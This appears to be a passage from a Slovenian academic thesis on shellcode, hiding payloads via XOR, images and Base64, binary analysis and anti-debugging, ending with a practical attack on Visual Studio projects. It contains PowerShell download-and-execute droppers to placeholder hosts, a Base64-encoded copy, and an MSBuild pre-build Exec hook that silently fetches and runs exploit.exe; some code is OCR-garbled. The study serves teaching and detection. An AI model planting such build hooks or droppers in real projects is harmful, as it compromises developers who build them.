Za lažje sledenje bomo uporabljali zamik (angl. offset). Strojni ukazi, ki so uporabljeni v izvršljivi kodi, so del x64 operacijskega sistema s podporo 64-bitnega naslavljanja. Za 64-bitne sisteme je značilno, da privzeto uporabljajo __fastcall klicne konvencije (angl. calling conventions) [10, 21] za klice funkcij. Za tako vrsto klicev je značilno da:

- Prvi štirje argumenti uporabljajo registre za prenos argumentov v funkcijo (RCX, RDX, R8 in R9)[2].
- Ostali argumenti izkoriščajo sklad.
- Se alocira senčni (angl. shadow) sklad za skladiščenje prej omenjenih registrov.
- Še ogromno podrobnosti, ki v tem trenutku ne igrajo vloge za pravilno interpretacijo kode.

[2]Za to se uporablja senčni sklad, ki je del klicnih konvencij v x64 sistemih [5].

Če za referenco vzamemo prej omenjeno Intelovo ukazno množico in pogledamo našo asemblersko kodo na zamiku 0x00, lahko bajte 0x48, 0x83, 0xEC in 0x28 prevedemo v (alociranje senčnega sklada):

```
0:  sub     rsp, 0x28
```

Nato v register RCX prenesemo vrednost 0. To je register, v katerega se pri klicu funkcije prenese prvi argument (označen rdeči segment na sliki 5.1). Vrednost je trenutno nič, v izvajanju pa bo to bazni naslov modula:

```
4:  movabs  rcx, 0x00
```

Prav tako zapolnimo vrednost RDX in R8 registra (RDX ima vrednost 1, R8 pa ima vrednost 0 po operaciji XOR):

```
e:  mov     rdx, 0x01
15: xor     r8, r8
```

Nato v register RAX premaknemo 0. Tudi tu bo v času izvajanja dejanski naslov naše funkcije, katero želimo izvesti. Izvršili jo bomo z ukazom CALL:

```
18: movabs  rax, 0x00
22: call    rax
```

Nato še sprostimo prej rezerviran prostor za senčni sklad in se vrnemo iz funkcije:

```
24: add     rsp, 0x28
28: ret
```

Če vse skupaj interpretiramo s psevdo kodo na višjem nivoju:

```
/* Prototip funkcije dllmain. */
bool dllmain(
    MODULE hModule,
    DWORD ulReasonForCall,
    LPVOID reserved){
        ... body ...
    }
```

```
/* Klic funkcije dllmain. */
dllmain(0, 1, 0);
return;
```

5.1.2 Powershell izvršljiva koda

Na prvi pogled se zdi zelo naivno, da je Powershell tega sploh zmožen, vendar je. Tudi koda na zelo visokem nivoju je lahko uporabljena za zlorabljanje ranljivosti in ukanitev operacijskih sistemov oziroma procesov. Vendar pa vsaka lažje implementirana rešitev v svetu hekanja prinaša tudi slabe lastnosti. Ker je izvorna koda (slika 5.2) precej bolj berljiva, razumljiva in izpostavljena kot v prejšnem primeru, bo v naslednjem podpoglavju 5.2 naš cilj prikrivanje le-te.

```
if(![System.IO.File]::Exists('ex')){
(New-Object exploit.me' , 'ex'); Start-Process 'ex';
}
```

Slika 5.2: Izvršljiva koda v skriptnem jeziku Powershella.

Izvršljiva koda preveri ali na sistemu obstaja datoteka po imenu ex. Če ne obstaja jo prenese iz spletišča exploit.me[3] in zapiše na lokalni disk z imenom ex, na koncu pa jo še požene.

5.2 Prikrivanje izvršljive kode

Za našo izvršljivo kodo (katero bomo skonstruirali v podpoglavju 5.3) bomo uporabili skriptni jezik, ki ga omogoča Powershell. Ker je taka vrsta kode visoko izpostavljena, bomo v tem poglavju predstavili nekaj načinov prekrivanja izvršljive kode (obstaja jih ogromno). Pred izvedbo izvršljive kode se

[3]Ime spletišča služi kot prostornik in ni realno.

mora ta dekritpirati (če je kriptirana), da je vsebina pravilno strukturirana. V nasprotnem primeru lahko ob izvedbi zrušimo (angl. crash) sistem oziroma proces, v katerem želimo izvesti izvršljivo kodo.

5.2.1 Ekskluzivna disjunkcija

Zelo poznana metoda enkripcije podatkov je ekskluzivna disjunkcija (krajše XOR operacija) [25]. Logična operacija XOR vrne vrednost 1 v primeru, če sta vhodni spremenljivki neenaki. Poglejmo si XOR pravilnostno tabelo:

A	B	$IZHOD$
F	F	F
T	F	T
F	T	T
T	T	F

Za boljše razumevanje operacije XOR naredimo še primer. Črko J in črko P bomo ekskluzivno disjunktirali. Za lažjo izvedbo logične operacije bomo uporabili dvojiški zapis:


J: 0 1 0 0 1 0 1 0
P: 0 1 0 1 0 0 0 0
R: 0 0 0 1 1 0 1 0

Ko imamo rezultat (krajše R) lahko R pretvorimo nazaj v črko J ali pa P. Z enako metodo lahko zakriptiramo oziroma dekriptiramo poljubno dolg niz znakov (besede in povedi ali pa našo izvršljivo kodo).

5.2.2 Slika


Ne tako popularna metoda, pa vseeno zelo težko opazna je, da izvršljivo kodo prekrijemo s pomočjo slike. Slika je sestavljena iz zaporedja bajtov, kateri lahko predstavljajo barvo, velikost in ostale lastnosti slike. Na sliki 5.3, bomo

s pomočjo orodja HxD [20] (šestnajstiški urednik) videli, kako izgleda vsebina slike. Za boljše razumevanje prekrivanja izvršljive kode s sliko naredimo



Slika 5.3: HxD: slika predstavljena kot zaporedje bajtov (prvih 288 bajtov).

še primer. V sliko bomo na zamiku 0xFFF0 vstavili izvršljivo kodo in jo zakriptirali z XOR operacijo. Za ključ bomo uporabili črko J.



Slika 5.4: HxD: izvršljiva koda na zamiku 0xFFF0.

Na sliki 5.4 lahko opazimo označen odmik 0xFFF0, na katerem smo spremenili 47 bajtov vsebine (označena rdeče). Izvedimo še XOR dekripcijo na prvem bitu 0x1E (opomnik: ključ J ima v šestnajstiškem sestavu vrednost 4A):

$$\begin{array}{l} \text{0x1E: } 0\ 0\ 0\ 1\ 1\ 1\ 1\ 0 \\ \underline{\text{0x4A: } 0\ 1\ 0\ 0\ 1\ 0\ 1\ 0} \\ \text{0x54: } 0\ 1\ 0\ 1\ 0\ 1\ 0\ 0 \end{array}$$

Če dekriptiramo še celoten nabor izvršljive kode, ki smo jo skrili v sliko, dobimo sledeče sporočilo:

„To je dokaz, da lahko vsebujem zlonamerno kodo.“

Na sliki 5.5 lahko vidimo primerjavo pristne slike in modificirane slike, katera vsebuje omenjeno sporočilo. Prednost skrivanja izvršljive kode v sliki je, da je končnem uporabniku neopazna[4]. Slabost je, da je ta koda neizvršljiva, če nimamo programja, ki bi znal kodo iz slike izvleči, dekriptirati in pognati.

(a) Pristna slika (b) Modificirana slika

Slika 5.5: Primerjava pristne in modificirane slike.

5.3 Montaža izvršljive kode

V primeru, ki ga bomo podrobneje predstavili v poglavju 7 bomo uporabili izvršljivo kodo. Ukanili bomo MSVS programje, ki smo ga opisali v podpoglavju 4.3. Da bi lahko izkoristili funkcionalnosti Powershell lupine bomo implementirali našo izvršljivo kodo v Powershell skriptnem jeziku. Končnemu uporabniku bo težje prepoznati ukano, če bomo izvršljivo kodo zakriptirali s pomočjo Base64 kodiranja.

[4]Odvisno od tega, kje in koliko bajtov vsebine spremenimo.

Naš cilj je izvesti ukano s pomočjo MSVS programja. Zlonamerna vsebina v tistem trenutku še ne bo na sistemu. Ta se bo prenesla s spleta in se izvedla.

Eden izmed načinov, kako bi lahko potekal proces ukane je:

1. Preverimo, če datoteka z imenom exploit.exe že obstaja na sistemu.
2. Če ne obstaja, jo prenesimo s spletnega naslova na sistem (shranimo z imenom exploit.exe).
3. Prenešeno datoteko izvedemo.

Če te korake pretvorimo v skriptni jezik Powershella:

```
if(![System.IO.File]::Exists('exploit.exe')){
    (New-Object System.Net.WebClient).
    DownloadFile('oururl.com', 'exploit.exe');
    Start-Process 'exploit.exe';
}).
```

Končna oblika Powershell skripta zakodirana v Base64 obliki (funkcionalno ekvivalentno zgornji obliki):

```
aWYoIVtTeXN0ZW0uSU8uRmlsZV06OkV4aXN0cygn
ZXhwbG9pdC5leGUnKSl7KE5ldy1PYmplY3QgU3lz
dGVtLk5ldC5XZWJDbGllbnQpLkRvd25sb2FkRmls
ZSgnb3VydXJsLmNvbScsICdleHBsb2l0LmV4ZScp
O1N0YXJ0LVByb2Nlc3MgJ2V4cGxvaXQuZXhlJzt9
```


Poglavje 6

Analiza binarnih datotek

Kako pravzaprav lahko opazimo, kaj se dogaja pod pokrovom procesa (denimo .exe datoteke, ki jo operacijski sistem izvede)? Odgovor na to leži v analizi binarnih datotek. To področje je zelo obširno in se hitro širi ter razvija (v diplomskem delu je področje bolj podrobno opisal Sašo Pajntar [31]). Kljub zelo hitremu napredovanju zlonamernega programja, je analiza binarnih datotek na nivoju in nudi možnost razširitve bazičnega delovanja. V svetu hekanja gre predvsem za igro mačk in miši. Kaj pravzaprav sploh je analiza binarnih datotek in zakaj bi jo pri zlonamernem programju uporabili? Gre za zelo dinamičen in sistematičen postopek, pri katerem je potrebno razmišljati, poznati veliko tehnologij in biti ekstremno pozoren. Prav zaradi omenjenih razlogov je to mentalno zelo zahteven proces. Veliko razvijalcev zlonamernega programja velikokrat za seboj pušča sledi namerno in nas vrtijo v krogih. Namen je seveda provokacija, cilj pa je odnehati oziroma obupati nad analizo. V večini primerov je zlonamerne kode relativno malo, glede na to, koliko je velik celoten proces. Zahvala gre prikrivalnim metodam, prikrivanju klicev, samoreplikacijski kodi, odvečni kodi in ostalim trikom proti-analize, katere bomo grobo predstavili v tem poglavju.

6.1 Format izvršljive datoteke

Za analizo binarnih datotek je ključno, da se zavedamo, s kakšnim tipom oziroma formatom izvršljive datoteke imamo opravka, da si znamo vsebino pravilno interpretirati. V našem primeru se bomo osredotočili na procese operacijskega sistema Windows [44]. Windows uporablja format PE.



Slika 6.1: Prvi del PE formata.

Format PE (slika 6.1) služi temu, da zna operacijski sistem Windows pravilno interpretirati vsako izvršljivo datoteko (da jo nalagalnik pravilno naloži v pomnilnik in podobno). Tudi programsko orodje IDA, omenjeno v poglavju 2, prepozna Windows izvršljive datoteke s pomočjo PE formata. Orodje tako zna interpretirati vsebino datoteke.

6.2 Zbirni jezik

Ker nam razhroščevalna orodja največkrat sproducirajo samo asemblersko (zbirni jezik) kodo, je to predpogoj za analizo. Da bi lahko izvedli obratno inženirstvo, moramo asemblersko kodo znati interpretirati, kar pomeni, da moramo prav tako poznati Intelove[1] ukazne nize in njihov pomen. Primer ukaza MOV:

```
mov             rdx,  0xDEADBEEF
```

Ukaz MOV v tem primeru prenese vrednost 0xDEADBEEF v register RDX. Seveda obstaja še kup drugih ukazov [21], mi pa se bomo v nadaljevanju soočili z Intelovim x64 zbirnim jezikom.

6.3 Vrste analize

Odvisno od procesa analize datoteke, lahko analizo razvrstimo v dve kategoriji:

1. statična analiza [35] in
2. dinamična analiza [36].

Ker ima v praksi vsaka vrsta analize prednosti in slabosti, v večini primerov uporabimo hibrid oziroma kombinacijo obeh skupaj.

Statična analiza poteka v neizvršljivem času (to je takrat, ko se program ne uporablja). Razhroščevalnik in obratni zbirniki (angl. disassembler) s pomočjo PE formata skuša interpretirati datoteko. Cilj statične analize je preveriti vse mogoče prevare, stranska vrata, sumljive nize, ki se pojavljajo v datoteki in podobno. Ves ta vpogled je mogoč ne da izvedemo datoteko. Velika prednost je ta, da ne rabimo izoliranega sistema za poganjanje datoteke.

Dinamična analiza poteka v izvajalnem času (to je takrat, ko se program izvaja). Tudi samo ime namigne, da imamo več dinamike in svobode pri

[1] Ali druge, odvisno od procesorja in arhitekture.

procesu analiziranja. Lahko postavljamo prekinitvene točke (angl. breakpoints), spremljamo vrednost registrov (angl. registers), vidimo zaporedje klicev (angl. call stack) in podobno. Slabost je, da je proces časovno izredno zahteven (zaradi poznavanj ogromno tehnologij, sledenju asemblerske kode v času izvajanja in ostalih podrobnosti).

Kot smo že omenili, včasih brez kombinacije obeh analiz ne moremo narediti zaključkov. Če izpostavimo primer iz podpoglavja 5.2, kjer je izvršljiva koda strukturirana in zakriptirana v neizvršljivem času (to bi lahko opazili s pomočjo statične analize), v izvajalnem času pa se dekriptira in izvede (tu bi uporabili dinamično analizo).

6.4 Razhroščevalniki in obratni zbirniki

Ključno vlogo pri izvajanju analize igrajo orodja, katera uporabljamo med procesom izvajanja analize. Namen orodij je, da analizator[2] hitreje predvsem pa bolj učinkovito analizira datoteke.

Glavna razlika med razhroščevalniki (angl. debugger) in obratnimi zbirniki (angl. disassembler) je, da obratne zbirnike uporabljamo pri statični analizi, medtem ko si pri dinamični analizi pomagamo z razhroščevalnikom. V poglavju 2 smo omenili orodje IDA. Orodje je namenjeno predvsem statični analizi zaradi omogočanja razširitev funkcionalnosti, vendar lahko uporabljamo kombinacijo obeh (statična in dinamična analiza).

V prejšnem podpoglavju 6.3 smo omenili, da razhroščevalniki omogočajo večjo dinamiko s pomočjo funkcionalnostimi, ki jih podpirajo:

- Prekinitvene točke (angl. breakpoint) [3].
- Klicni sklad (angl. call stack) [6].
- Branje in pisanje vrednosti registrov.
- Manipulacija nad izvajanjem programa.

[2]Oseba, ki analizira datoteke.

- Manipulacija pogojnih vej (angl. conditional branches) in mnogo drugih.

6.5 Prikrivanje in nasprotno obratno inženirstvo


Bitka, ki se odvija med analitiki[3] in razvijalci[4] zlonamernega programja je večna. Ko razvijalci odkrijejo novo ranljivost ali pa novo metodo prekrivanja zlonamerne kode, se morajo iskalci prilagoditi. Enako velja obratno, ko analitiki implementirajo novo metodo detekcije ali pa zakrpajo varnostno luknjo, se morajo prilagoditi razvijalci.

Poznamo ogromno metod in načinov za preprečevanje obratne analize, zato bomo v tem poglavju predstavili nekaj bolj znanih.

6.5.1 Onemogočanje analize obratnega zbirnika

Z onemogočanjem analize obratnega zbirnika (angl. anti-disassembly) otežimo postopek statične analize.

Velikokrat lahko opazimo, da razvijalci zlonamernega programja uporabljajo vzvode nad skakalnimi ukazi (angl. ping pong jumps, constant value jumps, same target jumps in podobni). Poglejmo si „constant value jump“ na primeru iz slike 6.2.



Slika 6.2: Primer skoka s konstantno vrednostjo.

[3] Oseba, ki analizira datoteke.
[4] V tem kontekstu je to oseba, ki razvija zlonamerno programje.

Opazimo lahko, da bo skok vodil na lokacijo **0x401010 + 0x1**. IDA ta ukaz interpretira kot skok na **0x401010** (en bajt prekmalu), kar vodi do neintuitivne statične analize. Tako je naša statična analiza pokvarjena. Seveda obstajajo načini, da statično analizo spravimo nazaj na pravi tir. Za konkreten primer, ukazno kodo (angl. opcode) 0xE8 spremenimo v nedoločeno. Rezultat je viden na sliki 6.3

```
74 01                   jz      short loc_401011
                ; ---------------------------------------------------------------------------
E8                      db 0E8h
                ; ---------------------------------------------------------------------------

                loc_401011:                             ; CODE XREF: .text:0040100E↑j
8B 45 0C                mov     eax, [ebp+0Ch]
8B 48 04                mov     ecx, [eax+4]
0F BE 11                movsx   edx, byte ptr [ecx]
```

Slika 6.3: Primer skoka brez konstantne vrednosti.

6.5.2 Onemogočanje analize razhroščevanja

Podobno kot pri statični analizi, se lahko razvijalci zlonamernega programja zaščitijo tudi pri dinamični analizi. Uporabljajo se metode, ki preprečujejo analiziranje s pomočjo razhroščevalnikov. Ena izmed bolj znanih metod za detektiranje razhroščevalnika je funkcija IsDebuggerPresent [22].

Naredimo primer v jeziku C++:


```
void CheckForDebugger(){
    /* Check if debugger is presented */
    if(IsDebuggerPresent()){
        MessageBoxA(NULL,
                "TLS callback",
                "Debugger detected!",
                MB_ICONERROR | MB_OK);
        exit(1);
    }
}
```

Funkcija CheckForDebugger bo preverila, če obstaja razhroščevalnik; če to drži, bo program na tej točki prekinil izvajanje programa in v sporočilno okno izpisal niz: „SHUT DOWN DEBUGGER!“. Proces bo terminiran z izhodnim statusom 1.

6.5.3 Navidezni stroji

Predstavili smo dva načina za oteževanje statične in dinamične analize. Za onemogočanje obeh hkrati pa lahko uporabimo navidezne stroje.

Navidezni stroji (angl. virtual machine) [34] lahko izkoriščajo mehanizem izvrševanja sistemu (na katerem se izvaja proces) nepoznanih ukazov. Pomembno se je zavedati, da se navidezni stroji, ki se dandanes uporabljajo v industriji (VMWare in podobni), razlikujejo od navideznih strojev, ki se uporabljajo pri prikrivanju in oteževanju analize kode. Pri prikrivanju je fokus na izvrševanju in intepretiranju ukazov, ki so sistemu, na katerem se izvaja proces, neznani. Poglejmo primer 64-bitnega ekvivalentnega ukaza (ki ga sistem razume) in ukaza (ki ga sistem ne razume) po meri.



Slika 6.4: Primerjava ukazov in operacijske kode (angl. opcode).

Na sliki 6.4 lahko opazimo dva zelo podobna ukaza, saj gre za prenos vrednosti v register. Razlika je v binarnem zapisu. XX XX[5] je operacijska koda, ki jo razume Intelov 64-bitni procesor, medtem ko je YY YY[6] povsem naključen. Taki ukazi se izvršujejo v tako imenovani navidezni strojni zanki (angl. virtual machine loop), ki ukaze interpretira, jih spremeni v nativno obliko (katero razume procesor) in izvede. Navidezna strojna zanka se zaključi, ko pridemo do posebne operacijske kode, ki služi kot signalni znak za zaključek zanke.

[5]Služi kot prostornik za predstavitev operacijske kode in ni realna vrednost.
[6]Služi kot prostornik za predstavitev operacijske kode in ni realna vrednost.

```
                                sub_1400117D0   proc near               ; CODE XREF: sub_140011168↑j
40 55                                           push    rbp
57                                              push    rdi
48 81 EC E8 00 00 00                            sub     rsp, 0E8h
48 8D 6C 24 20                                  lea     rbp, [rsp+20h]
48 8B FC                                        mov     rdi, rsp
B9 3A 00 00 00                                  mov     ecx, 3Ah
B8 CC CC CC CC                                  mov     eax, 0CCCCCCCCh
F3 AB                                           rep stosd
48 8D 0D 33 84 00 00                            lea     rcx, aPozdravljenFri ; "Pozdravljen FRI.\n"
E8 DC F9 FF FF                                  call    sub_1400111D6
33 C0                                           xor     eax, eax
48 8D A5 C8 00 00 00                            lea     rsp, [rbp+0C8h]
5F                                              pop     rdi
5D                                              pop     rbp
C3                                              retn
                                sub_1400117D0   endp
```

Slika 6.5: Asemblerska koda brez uporabe virtualizacije.

```
D8 A5 C9 79 65 28                               fsub    dword ptr [rbp+286579C9h]
05 CD B5 C1 93                                  add     eax, 93C1B5CDh
03 17                                           add     edx, [rdi]
03 4C EA CE                                     add     ecx, [rdx+rbp*8-32h]
BC 7C 9F 00 DE                                  mov     esp, 0DE009F7Ch
AF                                              scasd
7F 8B                                           jg      short near ptr qword_1407796E0+0FA4h
                                ; ---------------------------------------------------------------------------
D5                                              db 0D5h ; Õ
                                ; ---------------------------------------------------------------------------
CB                                              retf
                                ; ---------------------------------------------------------------------------
B1 11                                           mov     cl, 11h
D8 C6                                           fadd    st, st(6)
                                ; ---------------------------------------------------------------------------
D6                                              db 0D6h ; Ö
                                ; ---------------------------------------------------------------------------
29 03                                           sub     [rbx], eax
7D 8A                                           jge     short near ptr qword_1407796E0+0FAEh
```


Slika 6.6: Asemblerska koda z uporabo virtualizacije.

Poglejmo še razliko na realnem primeru: slika 6.5 prikazuje funkcijo na lokaciji 0x1400117D0, ki kliče funkcijo printf (izpis na standardni izhod) z argumentom „Pozdravljen FRI.“. Če funkcijo sedaj s pomočjo orodja VMProtect (opisanega v poglavju 2) virtualiziramo, lahko opazimo na sliki 6.6, da gre za čisto nesmiselno strojno kodo, katere orodje za statično analizo ne zna interpretirati.

6.6 Statistika

Branco, Barbosa in Neto so v prispevku [2] za Black Hat USA[7] leta 2012 omenili podobne metode prekrivanja in oteževanja analiz. Delili so tudi nekaj statističnih zaključkov[8].


Slika 6.7 prikazuje razmerje med zaščitenim in nezaščitenim zlonamernim programjem (angl. malware). Lahko opazimo, da prevladuje množica nezaščitenega zlonamernega programja.



Slika 6.7: Razmerje med zaščitenim in nezaščitenim zlonamernim programjem.


Pakirnik je programsko orodje, ki omogoča zaščito programske opreme (onemogočanje in preprečevanje statične ali dinamične analize). Primer pakirnika je orodje VMProtect (poglavje 2). Na sliki 6.8 lahko opazimo, da je večina pakirnikov narejenih po meri in da ne gre za standardne rešitve. Eden izmed glavnih razlogov je, da zaradi prepoznavnosti in masovni uporabi nekaterih pakirnikov (denimo UPX), obstaja ogromno načinov, kako zaobidemo zaščito.

[7] Etična hekerska konferenca.
[8] Statistika temelji na podatkih iz leta 2012.



Slika 6.8: Uporaba pakirnikov.


Predstavili smo tudi nekaj načinov za onemogočanje razhroščevanja in obratnega zbirnika. Na sliki 6.9 smo distribucijo med kategorijami postavili v kontekst.



Slika 6.9: Distribucija med kategorijami nasprotno obratnega inženirstva.

Velja omeniti, da je, sodeč po statistiki, zelo uporabljena metoda onemogočanja analize razhroščevanja (uporablja se v kar 43% zlonamernega programja).

Poglejmo si, katere metode so najbolj odmevne za preprečevanje razhroščevanja. Na sliki 6.10 lahko vidimo, da je ena izmed bolj uporabljenih metod preprečevanja razhroščevanja funkcija IsDebuggerPresent.



Slika 6.10: Uporaba metod pri onemogočanju analize razhroščevanja.

Poglavje 7

Praktičen primer

Omenjene tehnologije in metode v predhodnih poglavjih bomo implemetirali v praksi. Šli bomo skozi proces ustvarjanja projektov, ukane in programja, ki bo avtomatsko zaznal izvršljivo kodo (poglavje 5.3) v MSVS programskem okolju. Izpostavili bomo tudi možnost izboljšav.

7.1 Visual Studio rešitev

Microsoft Visual Studio rešitev (angl. solution) bo sestavljena iz dveh projektov:

- ExploitProject.csproj, v katerem bo živela naša ukana, ki smo jo opisali v poglavju 4.3.

- PotentionalMalware.vcxproj, ki bo služil kot prostornik (angl. placeholder) za zlonamerno kodo.

Uporabili bomo programska jezika C# (pri projektu ExploitProject.csproj) in C++ (pri projektu PotentionalMalware.vcxproj). Oba projekta imata podobne konfiguracijske lastnosti.

7.1.1 Projekt ExploitProject

Projekt ExploitProject.csproj v našem primeru služi izključno za namen izvajanja ukane, kar pomeni, da je vsebina (programska koda) nepomembna. Za najboljši uspeh pa velja omeniti, da bolj kot vsebina deluje pristno, bolj legitimno izgleda tudi sam projekt.

V našem primeru se osredotočamo na koncept, torej vsebina ne igra ključne vloge. Projekt bo vseboval preprosto konzolno aplikacijo (implementirana v C# programskem jeziku), ki bo na izhod izpisala niz in se zaključila. Da bomo konzolno aplikacijo lahko pognali, je predpogoj, da je konzolna aplikacija prevedena (angl. compiled) in zgrajena (angl. builded). Tu leži ključna točka za izvajanje naše ukane. Ta se izvede nemudoma, ko se prične prevajanje konzolne aplikacije. To smo dosegli s pomočjo opravila Exec Task (poglavje 4.3.2), ki se prične izvajati pred gradnjo projekta (angl. pre-build).

Napišimo skripto za izvajanje opravila Exec Task:

```
<Target Name="BeforeCompile">
    <Exec IgnoreExitCode="true"
          ContinueOnError="true"
          command="powershell
          -ExecutionPolicy bypass
          -noprofile
          -windowstyle hidden
          $exploitPath=$env:TEMP+'\exploit.exe';
          (New-Object System.Net.WebClient).
          DownloadFile('url', $exploitPath);
          Start-Process $exploitPath;
    </Exec>
</Target>
```

S podobno skriptno kodo smo se srečali že v poglavju 5.3, kjer smo kodo dodatno še zakodirali v Base64 obliki. Zaradi lažjega branja in interpretacije

tega v nadaljevanju ne bomo naredili.

